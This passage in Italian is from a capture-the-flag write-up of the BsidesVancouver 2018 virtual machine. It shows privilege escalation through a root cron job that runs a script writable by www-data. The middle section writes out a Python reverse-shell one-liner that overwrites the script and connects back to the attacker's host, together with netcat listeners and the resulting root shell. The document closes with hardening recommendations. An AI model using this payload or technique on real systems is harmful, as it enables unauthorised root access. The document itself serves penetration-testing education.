www-data@bsides2018:/var/www/backup_wordpress$
```

Identificazione e Analisi dello Script cleanup

Durante l'esplorazione del filesystem, l'attenzione si è concentrata su directory comunemente utilizzate per script di sistema o eseguibili globali. È stato individuato un file denominato cleanup nella directory /usr/local/bin. Per comprendere la sua funzionalità, è stato visualizzato il contenuto del file cleanup tramite il comando `cat /usr/local/bin/cleanup`. Il file conteneva un semplice script bash con lo scopo di eliminare i log di Apache.

```
www-data@bsides2018:/var/www/backup_wordpress$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*          # Clean those damn logs!!
```

Analisi del Crontab per Privilege Escalation

La scoperta dello script cleanup ha portato alla successiva fase di analisi per capire se e come venisse eseguito. Per individuare un potenziale vettore di privilege escalation, è stato esaminato il file di configurazione principale di cron, /etc/crontab. Utilizzando il comando `cat /etc/crontab`, è stata individuata una riga specifica che indicava l'esecuzione periodica dello script cleanup.

Questa entry nel crontab ha rivelato che lo script /usr/local/bin/cleanup viene eseguito ogni minuto e, cosa fondamentale, con i privilegi dell'utente root. Questo ha confermato una vulnerabilità sfruttabile.

```
www-data@bsides2018:/var/www/backup_wordpress$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    /usr/local/bin/cleanup
#
```

Iniezione della Reverse Shell e Ottenimento dei Privilegi di Root

A questo punto, con la certezza che `/usr/local/bin/cleanup` venisse eseguito come root ogni minuto e fosse scrivibile dall'utente `www-data`, è stato deciso di sovrascrivere il suo contenuto con uno script di reverse shell Python.

Per prima cosa, è stato avviato un nuovo listener Netcat sulla macchina Kali Linux, su una porta differente per distinguere la nuova shell privilegiata (ad esempio, porta 5555).

Successivamente, dalla shell `www-data`, il file `/usr/local/bin/cleanup` è stato sovrascritto utilizzando il comando `echo` per iniettare il codice Python della reverse shell. Al successivo minuto, quando il crontab ha eseguito lo script `cleanup` con i privilegi di root, la reverse shell Python è stata attivata. Questo ha comportato la ricezione di una nuova connessione sul listener Netcat di Kali Linux, questa volta con l'utente `root@bsides2018`.

```
(kali@kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.50.96] from (UNKNOWN) [192.168.50.97] 37577
bash: no job control in this shell
bash-4.2$ echo '#!/bin/bash' > /usr/local/bin/cleanup
echo '#!/bin/bash' > /usr/local/bin/cleanup
bash-4.2$ echo '/usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("192.168.50.96",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess
s.call(["/bin/bash","\-i\"]);" >> /usr/local/bin/cleanup
cl(["/bin/bash","\-i\"]);" >> /usr/local/bin/cleanup
```

```
(kali@kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.50.96] from (UNKNOWN) [192.168.50.97] 60351
bash: no job control in this shell
root@bsides2018:~#
```

Cattura della Flag

Per dimostrare il controllo completo del sistema, è stata esplorata la directory /root, dove è prassi trovare le "flag" finali nelle macchine di Capture The Flag (CTF). Il comando `ls -la /root/` ha rivelato la presenza del file `flag.txt`.

Infine, il contenuto della flag è stato visualizzato con il comando `cat flag.txt`, confermando il successo dell'escalation di privilegi e il completamento dell'obiettivo.

```
root@bsides2018:~# ls -la /root/
ls -la /root/
total 40
drwx----- 3 root root 4096 Mar  7 2018 .
drwxr-xr-x 23 root root 4096 Mar  3 2018 ..
-rw----- 1 root root 2147 Mar  7 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root  248 Mar  5 2018 flag.txt
-rw----- 1 root root  417 Mar  7 2018 .mysql_history
-rw-r--r-- 1 root root  140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jun 18 05:47 .pulse
-rw----- 1 root root  256 Mar  3 2018 .pulse-cookie
-rw-r--r-- 1 root root   66 Mar  3 2018 .selected_editor
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

Raccomandazioni

Per mitigare le vulnerabilità identificate e migliorare la sicurezza complessiva del sistema, si raccomandano le seguenti azioni:

1. Disabilitare l'Accesso FTP Anonimo: A meno che non sia strettamente necessario, l'accesso FTP anonimo dovrebbe essere disabilitato. Se è indispensabile, assicurarsi che le directory anonime non contengano file sensibili.
2. Aggiornamento e Manutenzione Costante del CMS: Mantenere WordPress (e tutti i suoi plugin/temi) costantemente aggiornato all'ultima versione stabile. Questo garantisce che le patch di sicurezza per vulnerabilità note siano applicate tempestivamente.
3. Politiche di Password Forti: Implementare e far rispettare politiche di password complesse, che richiedano una combinazione di lettere maiuscole e minuscole, numeri e caratteri speciali, e una lunghezza minima elevata. L'uso di un gestore di password può aiutare gli utenti a creare e gestire credenziali robuste.

4. Eseguire audit regolari sui permessi dei file e delle directory, specialmente per gli script di sistema eseguiti da root. Assicurarsi che i file eseguibili da processi privilegiati non siano scrivibili da utenti con privilegi inferiori (es. www-data).
5. Monitoraggio dei Log: Implementare un sistema di monitoraggio dei log per rilevare attività sospette, come tentativi di login falliti o modifiche non autorizzate a file di sistema critici (ad esempio, il crontab o script in /usr/local/bin).
6. Principio del Minimo Privilegio: Assicurarsi che ogni utente e processo sul sistema operi con il minimo set di privilegi necessario per svolgere le proprie funzioni. In questo caso, l'utente www-data non avrebbe dovuto avere i permessi di scrittura su /usr/local/bin/cleanup.

Implementando queste raccomandazioni, la macchina "BsidesVancouver" e sistemi simili sarebbero significativamente più resistenti ad attacchi basati su vulnerabilità comuni.